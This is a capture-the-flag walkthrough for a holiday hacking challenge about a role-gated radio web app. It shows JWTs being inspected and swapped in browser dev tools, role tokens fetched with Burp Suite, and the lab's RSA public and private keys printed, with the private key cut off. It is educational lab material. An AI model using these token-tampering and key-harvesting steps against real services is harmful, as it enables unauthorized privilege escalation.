
1.) Speaker On/Off (above laptop computer)

2.) Captain’s SDR (laptop computer)

3.) Just Watch This: Owner’s Card (under laptop)

4.) Captain's To-Do List (under laptop)

5.) Captain's ChatNPT Initial To-Do List (under laptop)



Captain's ChatNPT Initial To-Do List

Captain's Prompt: *How should I store my JWT private and public keys?*

ChatNPT: *Storing your JSON Web Token (JWT) private and public keys securely is crucial to ensure the integrity and security of your authentication and authorization system. Here are some best practices for storing JWT keys:*

1. Use a Secure Location:

Private Key: ~~Store the private key in a highly secure location with restricted access~~. This could be a secure directory on your server or a hardware security module (HSM) if available. Avoid storing private keys in easily accessible or publicly accessible locations.

Public Key: The public key can be more widely distributed as it is used for verifying JWTs. However, it should still be stored securely to prevent unauthorized modifications.

*(**Status:** I moved the private key to a folder I hope no one will find. I created a 'keys' folder in the same directory the 'roleMonitor' token is in and put the public key 'capsPubKey.key' there.)*

2. File Permissions:


Private Key: Ensure that only authorized personnel or services have read access to the private key file. Restrict file permissions to the minimum necessary. Use file system permissions to limit access to the private key.

Public Key: Public keys are less sensitive, but it's still a good practice to restrict read access to only those who need it.

*(**Status:** I think this is done. I should plan to have a penetration test done to counter any hacking against this SDR once I am finished with the full checklist. I trust ChatNPT will generate the same list of items from my prompt once I finish with these first two items.)*

From misfit toys to beachside joys, Geese Islands welcomes all girls and boys. Here, every misfit finds their sun-soaked fit.

6.) Just Watch This: Owner's Manual Volume 1 (on shelf behind laptop)



Just Watch This Owner's Manual Volume I

Congratulations on your purchase of the 'Just Watch This' software defined radio (SDR) system! We are sure that this system, complete with its digital decoder plugins will fulfill all of your radio monitoring needs for years to come.

The most important item to understand is that, unlike other SDRs out there that allow one to just turn them on and start listening, our 'Just Watch This' system has built in access controls which provide owners/administrators the ability to control how the SDR may be used. Access controls are based on the ROLE that is CLAIMed in unique AUTHORIZATION tokens. BEARERs of tokens with different ROLEs are permitted to use the SDR in different ways.

For example, simply running our software requires the lowest level AUTHORIZATION, the 'radioUser' ROLE. To actually use the SDR and begin listening to transmissions, one must use the unique AUTHORIZATION token mentioned on the OWNER's CARD which grants the 'radioMonitor' ROLE. To perform more privileged actions, such as decoding messages ('radioDecoder' ROLE) or use the TRANSMITTER (specific JWT system administrator ROLE), different unique tokens are required.

For more information about the special 'Just Watch This' technology in use, refer to 'Just Watch This: Owner's Manual Volume II', https://jwt.io/introduction, and https://jwt.io. To learn about decoding messages, please refer to 'Just Watch This: Appendix A - Decoder Index'.


7.) Just Watch This: Owner's Manual Volume 2 (on shelf behind laptop)

Just Watch This
Owner's Manual Volume II

As discussed in 'Just Watch This: Owner's Manual Volume I', using the JWT system requires the use of unique AUTHORIZATION tokens which define specific ROLEs that govern how the JWT SDR may be used. When the software is installed, three software defined ROLEs are provided and a special, uniquely named administrative ROLE is created. Each ROLE has a corresponding unique AUTHORIZATION token which, when submitted with requests, permit using the SDR in a manner according to the ROLE.

The 'Just Watch This' technology uses special KEYs to craft each unique token in a secure manner which prevents tinkering with tokens to gain unauthorized access. Only those tokens created during the install may be used to access a JWT SDR system. For this reason, it is very important to protect and store the special KEYs in FOLDERS which may be accessed only by authorized personnel. Should someone gain access to your special KEYs, they may be able to generate their own copy of the unique administrative token and gain access with the administrative ROLE.

8.) Just Watch This: Owner's Manual Volume 3 (on shelf behind laptop)



Just Watch This
Appendix A - Decoder Index

There are many types of transmissions that one can receive with the 'Just Watch This' Software Defined Radio (SDR) system. Some of these will sound as a series of strange 'beeps', 'boops', and 'squawks' which can only be decoded using the plugins included with the JWT SDR system.

This JWT SDR system comes with a 'CW' (commonly called 'Morse Code') decoder and a RadioFax (also commonly known as 'Weather Fax' or 'WeFax') decoder. The 'CW' decoder will turn the audible dots and dashes of Morse Code into understandable text.

'RadioFax' is commonly used for transmitting weather charts and maps, although the technology is not limited to just that use. The included 'RadioFax' decoder will turn the unique audible 'RadioFax' signal into a graphic similar to how a phone fax machine operates.

Amongst the various voice transmissions that one may hear while using the JWT SDR system, occasionally, one may come across what is known as a 'numbers' station. According to ChatNPT, "a numbers station is a type of shortwave radio station characterized by broadcasts of formatted numbers, which are believed to be coded messages. The broadcasts typically feature a series of spoken numbers, sometimes preceded by a piece of music or a specific set of tones, known as "interval signals." One such infamous numbers station that operated until 2008 is the 'Lincolnshire Poacher' which regularly broadcast messages using the format:

'Music-{5-digits}-{6 Chimes}-{5-Digit Number Groups}-{6 Chimes}-Music'

More information about the 'Lincolnshire Poacher' can be found at https://www.numbers-stations.com/english/e03-the-lincolnshire-poacher/.


With the SDR window open, simply click on a signal peak while using the 'radioDecoder' ROLE token in order to hear and decode a signal..

9.) Captain's Transmitter (on the far right)

Now that we have collected and read all the relevant information it is time to solve this challenge. Start by clicking on the SDR laptop:


We get an Unauthorized Access message!

I am using Firefox browser on Kali, click on F12 (dev tools), I look for the Java Web Token (JWT):




justWatchThisRole:"eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvVXNlciJ9.BGxJLMZw-FHI9NRl1xt_f25EEnFcAYYu173iqf-6dgoa_X3V7SAe8scBbARyusKq2kEbL2VJ3T6e7rAVxy5Eflr2XFMM5M-Wk6Hqq1lPvkYPfL5aaJaOar3YFZNhe_0xXQ__k__oSKN1yjxZJ1WvbGuJ0noHMm_qhSXomv4_9fuqBUg1t1PmYlRFN3fNIXh3K6JEi5CvNmDWwYUqhStwQ29SM5zaeLHJzmQ1Ey0T1GG-CsQo9XnjIgXtf9x6dAC00LYXe1AMly4xJM9DfcZY_KjfP-viyI7WYL0IJ_UOtIMMN0u-XO8Q_F3VO0NyRIhZPfmALOM2Liyqn6qYTjLnkg"

Go to https://jwt.io and paste it in to decode it:



We find out our role is “radioUser”, but we need to be “radioMonior so what do we do?


By using Burp Suite and from some help, I found out that we could get the “radioMonitor” JWT at https://captainscoms.com/jwtDefault/rMonitor.tok



The JWT for radioMonitor is:


eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvTW9uaXRvciJ9.f_z24CMLim2JDKf8KP_PsJmMg3l_V9OzEwK1E_IBE9rrIGRVBZjqGpvTqAQQSesJD82LhK2h8dCcvUcF7awiAPpgZpcfM5jdkXR7DAKzaHAV0OwTRS6x_Uuo6tqGMu4XZVjGzTvba-eMGTHXyfekvtZr8uLLhvNxoarCrDLiwZ_cKLViRojGuRIhGAQCpumw6NTyLuUYovy_iymNfe7pqsXQNL_iyoUwWxfWcfwch7eGmf2mBrdEiTB6LZJ1ar0FONfrLGX19TV25Qy8auNWQIn6jczWM9WcZbuOIfOvlvKhyVWbPdAK3zB7OOm-DbWm1aFNYKr6JIRDLobPfiqhKg

We can go back to the F12 window and paste in this JWT to be the “radioMonitor” role! When we do so we now see a rolling “waterfall” screen with several narrow peaks:



Notice the 3 small peaks. Click on any one to and you find out:

So now we need the radioDecoder JWT. Back to Burpsuite:



The JWT for radioDecoder is:

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvRGVjb2RlciJ9.cnNu6EjIDBrq8PbMlQNF7GzTqtOOLO0Q2zAKBRuza9bHMZGFx0pOmeCy2Ltv7NUPv1yT9NZ-WapQ1-GNcw011Ssbxz0yQO3Mh2Tt3rS65dmb5cmYIZc0pol-imtclWh5s1OTGUtqSjbeeZ2QAMUFx3Ad93gR20pKpjmoeG_Iec4JHLTJVEksogowOouGyDxNAagIICSpe61F3MY1qTibOLSbq3UVfiIJS4XvGJwqbYfLdbhc-FvHWBUbHhAzIgTIyx6kfONOH9JBo2RRQKvN-0K37aJRTqbq99mS4P9PEVs0-YIIufUxJGIW0TdMNuVO3or6bIeVH6CjexIl14w6fg
```


We can go back to the F12 window and paste in this JWT to be the “radioDecoder” role! When we do so we now discover we can “decode” information on each of the three peaks:

The left peak gives up a CW Decoder:


The next peak gives up an Audio-Text Decoder:

The next peak gives us RadioFax Decoder:

However, when we click on the transmitter (far right) we find out that w still can't transmit:




Back to Burpsuite to get the public/private keys:



Public Key:

```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAsJZuLJVB4EftUOQN1Auw
VzJyr1Ma4xFo6EsEzrkprnQcdgwz2iMM76IEiH8FlgKZG1U0RU4N3suI24NJsb5w
J327IYXAuOLBLzIN65nQhJ9wBPR7Wd4Eoo2wJP2m2HKwkW5Yadj6T2YgwZLmod3q
n6JlhN03DOk1biNuLDyWao+MPmg2RcxDR2PRnfBartzw0HPB1yC2Sp33eDGkpIXa
cx/lGVHFVxE1ptXP+asOAzK1wEezyDjyUxZcMMmV0VibzeXbxsXYvV3knScr2WYO
qZ5ssa4Rah9sWnm0CKG638/lVD9kwbvcO2lMlUeTp7vwOTXEGyadpB0WsuIKuPH6
uQIDAQAB
-----END PUBLIC KEY-----
```

Now get the Public Key (notice the path is different, it has the TH3CAPSPR1V4T3F0LD3R from the CW above):




Private Key:

```
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQCwlm4slUHgR+1Q
5A3UC7BXMnKvUxrjEWjoSwTOuSmudBx2DDPaIwzvogSIfwWWApkbVTRFTg3ey4jb
g0mxvnAnfbshhcC44sEvMg3rmdCEn3AE9HtZ3gSijbAk/abYcrCRblhp2PpPZiDB
kuah3eqfomWE3TcM6TVuI24sPJZqj4w+aDZFzENHY9Gd8Fqu3PDQc8HXILZKnfd4
MaSkhdpzH+UZUcVXETWm1c/5qw4DMrXAR7PIOPJTFlwwyZXRWJvN5dvGxdi9XeSd
JyvZZg6pnmyxrhFqH2xaebQIobrfz+VUP2TBu9w7aUyVR5Onu/A5NcQbJp2kHRay
4gq48fq5AgMBAAECggEATlcmYJQE6i2uvFS4R8q5vC1u0JYzVupJ2sgxRU7DDZiI
adyHAm7LVeJQVYfYoBDeANC/hEGZCK7OM+heQMMGOZbfdoNCmSNL5ha0M0IFTlj3
VtNph9hlwQHP09FN/DeBWruT8L1oauIZhRcZR1VOuexPUm7bddheMlL4lRp59qKj
9k1hUQ3R3qAYST2EnqpEk1NV3TirnhIcAod53aAzcAqg/VruoPhdwmSv/xrfDS9R
DCxOzplHbVQ7sxZSt6URO/El6BrkvVvJEqECMUdON4agNEK5IYAFuIbETFNSu1TP
/dMvnR1fpM0lPOXeUKPNFveGKCc7B4IF2aDQ/CvD+wKBgQDpJjHSbtABNaJqVJ3N
/pMROk+UkTbSW69CgiH03TNJ9RflVMphwNfFJqwcWUwIEsBpe+Wa3xE0ZatecEM9
4PevvXGujmfskst/PuCuDwHnQ5OkRwaGIkujmBaNFmpkF+51v6LNdnt8UPGrkovD
onQIEjmvS1b53eUhDI91eysPKwKBgQDB5RVaS7huAJGJOgMpKzu54N6uljSwoisz
YJRY+5V0h65PucmZHPHe4/+cSUuuhMWOPinr+tbZtwYaiX04CNK1s8u4qqcX2ZRD
